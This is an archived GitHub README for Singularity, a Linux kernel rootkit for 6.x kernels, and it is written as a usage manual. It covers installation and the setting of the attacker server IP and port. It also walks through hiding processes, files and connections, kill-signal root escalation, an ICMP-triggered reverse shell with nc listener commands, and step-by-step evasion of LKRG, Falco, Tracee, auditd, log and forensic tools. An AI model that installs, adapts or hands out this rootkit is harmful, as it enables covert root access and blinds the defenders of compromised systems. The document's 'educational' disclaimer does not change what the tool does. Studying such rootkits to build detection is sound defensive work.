GitHub - MatheuZSecurity/Singularity: Stealthy Linux Kernel Rootkit for modern kernels (6x)

By MatheuZSecurity

Archived: 2026-04-05 16:03:34 UTC

> *"Shall we give forensics a little work?"*

Singularity is a powerful Linux Kernel Module (LKM) rootkit designed for modern 6.x kernels. It provides comprehensive stealth capabilities through advanced system call hooking via ftrace infrastructure.

Full Research Article (outdated version): Singularity: A Final Boss Linux Kernel Rootkit

EDR Evasion Case Study: Bypassing Elastic EDR with Singularity

POC Video: Singularity vs eBPF security tools: Singularity vs eBPF security tools

Breaking eBPF Security with Singularity hooks: Breaking eBPF

What is Singularity?

Singularity is a sophisticated rootkit that operates at the kernel level, providing:

- **Process Hiding**: Make any process completely invisible to the system
- **File & Directory Hiding**: Conceal files using pattern matching
- **Network Stealth**: Hide TCP/UDP connections, ports, and conntrack entries
- **Privilege Escalation**: Signal-based instant root access
- **Log Sanitization**: Filter kernel logs and system journals in real-time
- **Self-Hiding**: Remove itself from module lists and system monitoring
- **Remote Access**: ICMP-triggered reverse shell with automatic hiding
- **Anti-Detection**: Evade eBPF-based runtime security tools (Falco, Tracee), bypass Linux Kernel Runtime Guard (LKRG), and prevent io_uring bypass attempts
- **Audit Evasion**: Drop audit messages for hidden processes at netlink level with statistics tracking and socket inode filtering
- **Memory Forensics Evasion**: Filter /proc/kcore, /proc/kallsyms, /proc/vmallocinfo
- **Cgroup Filtering**: Filter hidden PIDs from cgroup.procs
- **Syslog Evasion**: Hook do_syslog to filter klogctl() kernel ring buffer access
- **Debugfs Evasion**: Filter output of tools like debugfs that read raw block devices
- **Conntrack Filtering**: Hide connections from /proc/net/nf_conntrack and netlink SOCK_DIAG/NETFILTER queries
- **SELinux Evasion**: Automatic SELinux enforcing mode bypass on ICMP trigger
- **LKRG Bypass**: Evade Linux Kernel Runtime Guard detection mechanisms
- **eBPF Security Bypass**: Hide processes from eBPF-based runtime security tools (Falco, Tracee)

Features

- Signal-based privilege elevation (kill -59)
- Complete process hiding from /proc and monitoring tools
- Pattern-based filesystem hiding for files and directories
- Network connection concealment from netstat, ss, conntrack, and packet analyzers
- Advanced netlink filtering (SOCK_DIAG, NETFILTER/conntrack messages)
- Real-time kernel log filtering for dmesg, journalctl, and klogctl
- Module self-hiding from lsmod and /sys/module
- Automatic kernel taint flag normalization
- BPF data filtering to prevent eBPF-based detection
- io_uring protection against asynchronous I/O bypass
- Log masking for kernel messages and system logs
- Evasion of standard rootkit detectors (unhide, chkrootkit, rkhunter)
- Automatic child process tracking and hiding via tracepoint hooks
- Multi-architecture support (x64 + ia32)
- Network packet-level filtering with raw socket protection
- Protection against all file I/O variants (read, write, splice, sendfile, tee, copy_file_range)
- Netlink-level audit message filtering with statistics tracking to evade auditd detection
- Socket inode tracking for comprehensive network hiding
- Cgroup PID filtering to prevent detection via `/sys/fs/cgroup/*/cgroup.procs`
- TaskStats netlink blocking to prevent PID enumeration

- /proc/kcore filtering to evade memory forensics tools (Volatility, crash, gdb)
- do_syslog hook to filter klogctl() and prevent kernel ring buffer leaks
- Block device output filtering to evade debugfs and similar disk forensics tools
- journalctl -k output filtering via write hook
- SELinux enforcing mode bypass capability for ICMP-triggered shells
- LKRG integrity checks bypass for hidden processes
- Falco event hiding via BPF ringbuffer and perf event interception

Installation

Prerequisites

- Linux kernel 6.x
- Kernel headers for your running kernel
- GCC and Make
- Root access

Quick Install

```
cd /dev/shm
git clone https://github.com/MatheuZSecurity/Singularity
cd Singularity
sudo bash setup.sh
cd ..
```

That's it. The module automatically:

- Hides itself from lsmod, /proc/modules, /sys/module
- Clears kernel taint flags
- Filters sensitive strings from dmesg, journalctl -k, klogctl
- Starts protecting your hidden files and processes

Important Notes

The module automatically hides itself after loading

There is no unload feature - reboot required to remove

Test in a VM first - cannot be removed without restarting

Configuration

Set Your Server IP and Port

Edit `include/core.h`:

```
#define YOUR_SRV_IP "192.168.1.100"  // Change this to your server IP
#define YOUR_SRV_IPv6 { .s6_addr = { [15] = 1 } }  // IPv6 if needed
```

Edit `modules/icmp.c` **:**

```
#define SRV_PORT "8081"  // Change this to your desired port
```

Edit `modules/bpf_hook.c` **:**

```
#define HIDDEN_PORT 8081  // Must match SRV_PORT
```

Edit `modules/hiding_tcp.c` **:**

```
#define PORT 8081  // Must match SRV_PORT
```


Important: All port definitions must match for proper network hiding and ICMP reverse shell functionality.

Usage

Hide Processes

```
# Hide current shell
kill -59 $$

# Hide specific process
kill -59 <PID>
```

Process will be invisible to ps, top, htop, /proc, and all monitoring tools. All child processes are automatically tracked and hidden.



Hide Files & Directories


Files matching your configured patterns are automatically hidden:

```
mkdir singularity
echo "secret" > singularity/data.txt

# Invisible to ls, find, locate
ls -la | grep singularity
# (no output)

# But you can still access it
cat singularity/data.txt
# secret

# cd is blocked for security
cd singularity
# bash: cd: singularity: No such file or directory
```

Become Root

Signal-based method:

```
kill -59 $$
id  # uid=0(root)
```




Hide Network Connections

Connections on your configured port (default: 8081) are automatically hidden:

```
nc -lvnp 8081

# Invisible to all monitoring
ss -tulpn | grep 8081        # (no output)
netstat -tulpn | grep 8081   # (no output)
lsof -i :8081                # (no output)
cat /proc/net/nf_conntrack | grep 8081  # (no output)

# Even advanced netlink queries are filtered
ss -tapen | grep 8081        # (no output)
conntrack -L | grep 8081     # (no output)
```

Packets are dropped at raw socket level (tpacket_rcv) and hidden from:

- /proc/net/* interfaces (tcp, tcp6, udp, udp6)
- /proc/net/nf_conntrack
- Netlink SOCK_DIAG queries (used by ss, lsof)
- Netlink NETFILTER/conntrack messages (used by conntrack tool)



ICMP Reverse Shell

Trigger a hidden reverse shell remotely with automatic SELinux bypass:


1. Start listener:

```
nc -lvnp 8081  # Use your configured port
```

2. Send ICMP trigger:

```
sudo python3 scripts/trigger.py <target_ip>
```

3. Receive root shell (automatically hidden with all child processes, SELinux enforcing mode bypassed if active)



Protection Mechanisms

Ftrace Control Protection

All attempts to disable ftrace are silently intercepted and blocked:

```
echo 0 > /proc/sys/kernel/ftrace_enabled      # Appears successful but does nothing
```

Protected syscalls: write, writev, pwrite64, pwritev, pwritev2, sendfile, sendfile64, splice, vmsplice, tee, copy_file_range, io_uring_enter (with intelligent per-PID caching)

BPF Syscall Filtering

The bpf_hook.c module implements a sophisticated anti-detection system against eBPF-based security tools. Rather than blocking BPF syscalls entirely (which would be a detection fingerprint), it selectively filters data at the kernel level to make hidden processes and connections invisible to eBPF programs.

Strategy: Intercept data collection and reporting functions used by eBPF programs, not the BPF syscall itself. This allows legitimate eBPF tools to run normally while preventing them from seeing hidden resources.

Protected resources:

- Hidden processes and their entire process tree (up to 10 parent levels)
- Network connections on configured port (default: 8081) or to configured IP address
- Socket inodes associated with hidden processes

Interception points:

- Iterator execution (process/socket enumeration)
- Ringbuffer operations (event submission to userspace)
- BPF map operations (PID lookups and insertions)
- Perf event output (legacy eBPF event delivery)
- Seq file writes (output formatting)
- Program execution (context-based filtering)

This approach defeats eBPF security tools without triggering alerts that would come from blocking BPF operations entirely.

io_uring Protection

Protection against io_uring bypass in ftrace_enabled and tracing_on attempts with intelligent caching (1 second cache per PID to prevent repeated process scanning and reduce overhead)

Log Sanitization

Real-time filtering of sensitive strings from all kernel log interfaces:

Interface	Hook	Status
`dmesg`	read hook on /proc/kmsg	Filtered
`journalctl -k`	write hook (output filtering)	Filtered
`klogctl()` / `syslog()`	do_syslog hook	Filtered
`/sys/kernel/debug/tracing/*`	read hook	Filtered
`/var/log/kern.log` , `syslog` , `auth.log`	read hook	Filtered
`/proc/kallsyms` , `/proc/kcore` , `/proc/vmallocinfo`	read hook	Filtered
`/proc/net/nf_conntrack`	read hook	Filtered

Filtered keywords: taint, journal, singularity, Singularity, matheuz, zer0t, kallsyms_lookup_name, obliviate, hook, hooked_, constprop, clear_taint, ftrace_helper, fh_install, fh_remove

Note: Audit messages for hidden PIDs are dropped at netlink level with statistics tracking (get_blocked_audit_count, get_total_audit_count)

Disk Forensics Evasion

Singularity hooks the write syscall to detect and filter output from disk forensics tools:

How it works:

1. Detects if process has a block device open (`/dev/sda` , `/dev/nvme0n1` , etc)
2. Detects debugfs-style output patterns (inode listings, filesystem metadata)
3. Sanitizes hidden patterns in-place (replaces with spaces to maintain buffer size/checksums)

```
# Hidden files are invisible even to raw disk analysis
debugfs /dev/sda3 -R 'ls -l /home/user/singularity'
#            (spaces where "singularity" was)

# The pattern is sanitized in the output buffer
# Checksums remain valid, no corruption
```

Detected patterns:

- `debugfs:` prefix
- Inode listings with parentheses
- `Inode count:` , `Block count:` , `Filesystem volume name:`
- `Filesystem UUID:` , `e2fsck` , `Inode:`

Process Hiding Implementation

Complete hiding from syscalls and kernel interfaces:

- /proc/[pid]/* (openat, readlinkat blocked)
- getdents, getdents64 (directory listing filtered)
- stat, lstat, statx, newfstatat (metadata hidden)
- kill with signal 0 (returns ESRCH)
- getsid, getpgid, getpgrp (returns ESRCH)
- sched_getaffinity, sched_getparam, sched_getscheduler, sched_rr_get_interval (returns ESRCH)
- getpriority (returns ESRCH)
- sysinfo (process count adjusted)
- pidfd_open (returns ESRCH)
- TaskStats netlink queries (returns ESRCH)
- Cgroup PIDs filtered from cgroup.procs

Child processes automatically tracked via sched_process_fork tracepoint hook.

LKRG Bypass

Singularity implements comprehensive evasion against Linux Kernel Runtime Guard:

Bypassed checks:

- Process credential validation (p_cmp_creds)
- Task structure integrity (p_cmp_tasks)
- Control Flow Integrity validation (p_ed_pcfi_validate_sp, p_ed_enforce_pcfi)
- Kernel integrity checks (p_check_integrity)
- Exploit detection subsystem (p_exploit_detection_init)
- User-mode helper tracking (p_call_usermodehelper_entry, p_call_usermodehelper_exec_entry)
- Task dumping and enumeration (p_dump_task_f, ed_task_add)
- Kprobe ftrace handler interception

Features:

- Automatic LKRG detection and hook installation
- Process lineage verification (hides entire process trees up to 64 levels deep)
- UMH bypass for reverse shell operations
- Module notification system for detecting LKRG loading

Hidden processes are invisible to all LKRG integrity verification mechanisms.

Falco Bypass

Singularity implements a comprehensive anti-EDR defense system that prevents eBPF-based security tools from detecting hidden processes and network connections. The protection works by intercepting kernel functions that eBPF programs use to collect and report data.

Protected against:

- Falco (event-based runtime security)
- Tracee (security tracing)
- bpftool and ss with BPF backend

Multi-layer interception:

1. **Iterator filtering** (bpf_iter_run_prog)
    - Filters sockets on hidden port from TCP/UDP iterators
    - Hides processes and their children from task iterators
    - Prevents detection via `ss` and process enumeration tools
2. **Ringbuffer event blocking** (bpf_ringbuf_output, bpf_ringbuf_reserve, bpf_ringbuf_submit)
    - Detects Falco event structures by analyzing header format
    - Blocks event allocation, submission, and output for hidden PIDs
    - Prevents syscall events from reaching Falco userspace agent
3. **BPF map manipulation** (bpf_map_lookup_elem, bpf_map_update_elem)
    - Returns NULL when eBPF looks up hidden PIDs in maps
    - Silently drops map insertions where key is a hidden PID
    - Prevents eBPF security tools from tracking hidden processes
4. **Perf event suppression** (perf_event_output, perf_trace_run_bpf_submit)
    - Blocks perf-based event submission from hidden processes
    - Prevents legacy eBPF tools from receiving trace data
5. **Seq file filtering** (bpf_seq_write, bpf_seq_printf)
    - Scans output data for hidden PIDs before writing
    - Prevents leakage via /proc interfaces used by eBPF iterators
6. **Program execution control** (__bpf_prog_run)
    - Blocks eBPF program execution when running in hidden process context
    - Prevents any eBPF-based monitoring of hidden process internals

Socket and connection hiding:

- Caches hidden IP address for performance
- Filters sockets based on configured port and configured IP
- Hides both IPv4 and IPv6 connections
- Works at iterator level (before data reaches eBPF programs)

Process lineage tracking:

- Traces parent process chain up to 10 levels deep
- Automatically hides all descendants of hidden processes
- Ensures child processes spawned after hiding remain invisible

Hidden processes and connections generate zero events visible to eBPF security tools.

Bypassed Security Tools

Process Monitoring: ps, top, htop, atop, pidof

Filesystem: ls, find, locate, stat, lstat, readlink, tree

Disk Forensics: debugfs, e2fsck (output filtered via write hook)

Memory Forensics: Volatility, crash, gdb (via /proc/kcore filtering)

Network: netstat, ss, lsof, tcpdump, wireshark, conntrack, nload, iftop, /proc/net/*

Logs & Traces: dmesg, journalctl, klogctl, strace, ltrace, ftrace, perf

Rootkit Detectors: unhide, chkrootkit, rkhunter, OSSEC

Module Detection: lsmod, modinfo, /sys/module, /proc/modules, kmod

Kernel Security: LKRG (Linux Kernel Runtime Guard)

eBPF Security Tools:

- Falco (runtime security monitoring)
- Tracee (security tracing)
- bpftrace, bpftool (when used for monitoring)

EDR/Monitoring: io_uring-based monitors, some Linux EDR solutions, auditd

Syscall Hooks

Syscall/Function	Module	Purpose
getdents, getdents64	hiding_directory.c	Filter directory entries, hide PIDs
stat, lstat, newstat, newlstat, statx, newfstatat	hiding_stat.c	Hide file metadata, adjust nlink
getpriority	hiding_stat.c	Hide priority queries for hidden PIDs
openat	open.c	Block access to hidden /proc/[pid]
readlinkat	hiding_readlink.c	Block symlink resolution

Syscall/Function	Module	Purpose
chdir	hiding_chdir.c	Prevent cd into hidden dirs
read, pread64, readv, preadv	clear_taint_dmesg.c	Filter kernel logs, kcore, kallsyms, cgroup PIDs, nf_conntrack
do_syslog	clear_taint_dmesg.c	Filter klogctl()/syslog() kernel ring buffer
sched_debug_show	clear_taint_dmesg.c	Filter scheduler debug output
write, writev, pwrite64, pwritev, pwritev2	hooks_write.c	Block ftrace control + filter disk forensics + filter journalctl output
sendfile, sendfile64, copy_file_range	hooks_write.c	Block file copies to protected files
splice, vmsplice, tee	hooks_write.c	Block pipe-based writes to protected files
io_uring_enter	hooks_write.c	Block async I/O bypass with PID caching
kill	become_root.c	Root trigger + hide processes
getsid, getpgid, getpgrp	become_root.c	Returns ESRCH for hidden PIDs
sched_getaffinity, sched_getparam, sched_getscheduler, sched_rr_get_interval	become_root.c	Returns ESRCH for hidden PIDs
sysinfo	become_root.c	Adjusts process count
pidfd_open	become_root.c	Returns ESRCH for hidden PIDs
tcp4_seq_show, tcp6_seq_show	hiding_tcp.c	Hide TCP connections from /proc/net
udp4_seq_show, udp6_seq_show	hiding_tcp.c	Hide UDP connections from /proc/net
tpacket_rcv	hiding_tcp.c	Drop packets at raw socket level
recvmsg, recvfrom	audit.c	Filter netlink SOCK_DIAG and NETFILTER messages

Syscall/Function	Module	Purpose
netlink_unicast	audit.c	Drop audit messages for hidden PIDs
audit_log_start	audit.c	Block audit log creation for hidden processes
bpf	bpf_hook.c	Filter eBPF operations for hidden PIDs
bpf_iter_run_prog	bpf_hook.c	Hide hidden processes from BPF iterators
bpf_seq_write, bpf_seq_printf	bpf_hook.c	Filter BPF seq file output
bpf_ringbuf_output, bpf_ringbuf_reserve, bpf_ringbuf_submit	bpf_hook.c	Filter Falco events via ringbuffer
bpf_map_lookup_elem, bpf_map_update_elem	bpf_hook.c	Filter BPF map operations
perf_event_output, perf_trace_run_bpf_submit	bpf_hook.c	Filter perf events for hidden processes
__bpf_prog_run	bpf_hook.c	Filter BPF program execution
icmp_rcv	icmp.c	ICMP-triggered reverse shell with SELinux bypass
taskstats_user_cmd	task.c	Block TaskStats queries for hidden PIDs
sched_process_fork (tracepoint)	trace.c	Track child processes
kprobe_ftrace_handler	lkrg_bypass.c	Bypass LKRG kprobe detection
p_cmp_creds, p_cmp_tasks	lkrg_bypass.c	Bypass LKRG credential checks
p_ed_pcfi_validate_sp, p_ed_enforce_pcfi	lkrg_bypass.c	Bypass LKRG CFI validation
p_check_integrity	lkrg_bypass.c	Bypass LKRG integrity checks
p_dump_task_f, ed_task_add	lkrg_bypass.c	Hide from LKRG task enumeration
p_call_usermodehelper_entry, p_call_usermodehelper_exec_entry	lkrg_bypass.c	Bypass LKRG UMH tracking
p_exploit_detection_init	lkrg_bypass.c	Bypass LKRG exploit detection

Syscall/Function	Module	Purpose
tainted_mask (kthread)	reset_tainted.c	Clear kernel taint flags
module_hide_current	hide_module.c	Remove from module lists and sysfs

Multi-Architecture Support: x86_64 (`__x64_sys_*`) and ia32 (`__ia32_sys_*` , `__ia32_compat_sys_*`)

Tested Kernel Versions

Kernel Version	Distribution	Status	Notes
6.8.0-79-generic	Ubuntu 22.04 / 24.04	Stable	Primary development environment
6.12.0-174.el10.x86_64	CentOS Stream 10	Stable	RHEL-based kernel
6.12.48+deb13-amd64	Debian 13 (Trixie)	Stable	Debian kernel
6.17.8-300.fc43.x86_64	Fedora 43	Stable	SELinux enforcing bypass validated
6.17.0-8-generic	Ubuntu 25.10	Stable	Newer generic kernel, fully functional
6.14.0-37-generic	Ubuntu 24.04	Stable	LKRG and Falco bypass validated
6.12.25-amd64	Kali Linux	Stable	Kali 6.12.25-1kali1

The Plot

Unfortunately for some...

Even with all these filters, protections, and hooks, there are still ways to detect this rootkit.

But if you're a good forensic analyst, DFIR professional, or malware researcher, I'll let you figure it out on your own.

I won't patch for this, because it will be much more OP ;)

Credits

Singularity was created by **MatheuZSecurity** (Matheus Alves)

- LinkedIn: mathsalves
- Discord: `kprobe`

Join Rootkit Researchers: Discord - https://discord.gg/66N5ZQppU7

Code References

- fuxSocy
- Adrishya
- MatheuZSecurity/Rootkit

Research Inspiration

- KoviD
- Basilisk
- GOAT Diamorphine rootkit

Contributing

- Submit pull requests for improvements
- Report bugs via GitHub issues
- Suggest new evasion techniques
- Share detection methods (for research)

Found a bug? Open an issue or contact me on Discord: `kprobe`

FOR EDUCATIONAL AND RESEARCH PURPOSES ONLY

Singularity was created as a research project to explore the limits of kernel-level stealth techniques. The goal is to answer one question: **"How far can a rootkit hide if it manages to infiltrate and load into a system?"**

This project exists to:

- Push the boundaries of offensive security research
- Help defenders understand what they're up against
- Provide a learning resource for kernel internals and evasion techniques
- Contribute to the security community's knowledge base

I am not responsible for any misuse of this software. If you choose to use Singularity for malicious purposes, that's on you. This tool is provided as-is for research, education, and authorized security testing only.

Test only on systems you own or have explicit written permission to test. Unauthorized access to computer systems is illegal in most jurisdictions.

Be a researcher, not a criminal.
